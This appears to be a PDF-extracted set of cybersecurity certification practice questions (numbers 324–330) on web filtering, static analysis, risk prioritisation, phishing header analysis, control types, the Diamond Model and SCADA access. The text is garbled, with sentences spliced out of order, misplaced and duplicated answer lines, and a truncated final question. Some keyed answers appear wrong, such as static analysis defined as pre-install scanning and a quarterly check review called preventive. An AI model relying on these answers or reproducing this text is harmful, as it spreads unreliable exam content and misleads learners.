D. Use data tokenization on sensitive fields, reencrypt the data sets us an MD5 hash.	sing AES-256, and then create
	Answer: C
Explanation:	
Question: 324	
A company's Chief Information Security Officer (CISO) published as prohibits employees from accessing unauthorized websites. The IT depused for business needs. The CISO wants the security analyst to recommon security and support employee morale. Which of the following would allow employees to browse non-business-related websites?	artment whitelisted websites mmend a solution that would
 A. Implement a virtual machine alternative. B. Develop a new secured browser. C. Configure a personal business VLAN. D. Install kiosks throughout the building. 	
Explanation:	Answer: C
Question: 325	
In web application scanning, static analysis refers to scanning:	
A. the system for vulnerabilities before installing the application.B. the compiled code of the application to detect possible issues.C. an application that is installed and active on a system.D. an application that is installed on a system that is assigned a static IP.	
	Answer: A
Explanation:	
Question: 326	
An organization has the following risk mitigation policy:	

Risks with a probability of 95% or greater will be addressed before all others regardless of the impact.

All other prioritization will be based on risk value.

The organization has identified the following risks:

Risk	Probability	Impact
A	95%	\$110,000
В	99%	\$100,000
С	50%	\$120,000
D	90%	\$50,000

Which of the following is the order of priority for risk mitigation from highest to lowest?

A. A, B, D, C	
B. A, B, C, D	
C. D, A, B, C	
D. D, A, C, B	
	Answer: D
Explanation:	
Ouestion: 327	

A security analyst is looking at the headers of a few emails that appear to be targeting all users at an organization:

From:	Justin OReilly
Subject:	Your tax documents is ready for secure download
Date:	2020-01-30
To:	sara.ellis@exampledomain.org
Return-Path:	justinoreilly@provider.com
Received From:	justing@sssofk12awq.com

Justin OReilly From:

Subject: Your tax documents is ready for secure download

Date: 2020-01-30

To: jason.lee@exampledomain.org justinoreilly@provider.com Return-Path: Received From: justing@sssofk12awq.com

Which of the following technologies would MOST likely be used to prevent this phishing attempt?

- A. DNSSEC
- B. DMARC

Question: 328	
Explanation:	
	Answer: B
D. 3/ (14)/ (1	
D. S/IMAP	
C. SIP	

A small business does not have enough staff in the accounting department to segregate duties. The

Answer: A

controller writes the checks for the business and reconciles them against the ledger. To ensure there is no fraud occurring, the business conducts quarterly reviews in which a different officer in the business compares all the cleared checks against the ledger. Which of the following BEST describes this type of control?

A. Deterrent	
B. Preventive	
C. Compensating	
D. Detective	
	Answer: B
Explanation:	
Question: 329	
A security analyst is performing a Diamond Model ana quarter. A potential benefit of this activity is that it can ide	
A. detection and prevention capabilities to improve.	
B. which systems were exploited more frequently.	•
C. possible evidence that is missing during forensic analys	IS.
D. which analysts require more training.E. the time spent by analysts on each of the incidents.	
L. the time spent by analysis on each of the incidents.	
	Answer: A
Explanation:	
Question: 330	
industry partners from critical infrastructure organization	ns were victims of attacks on their SCADA
devices. The attacks used privilege escalation to gain a	ccess to SCADA administration and access
management solutions would help to mitigate this risk?	
A. Multifactor authentication	
B. Manual access reviews	
C. Endpoint detection and response	
D. Role-based access control	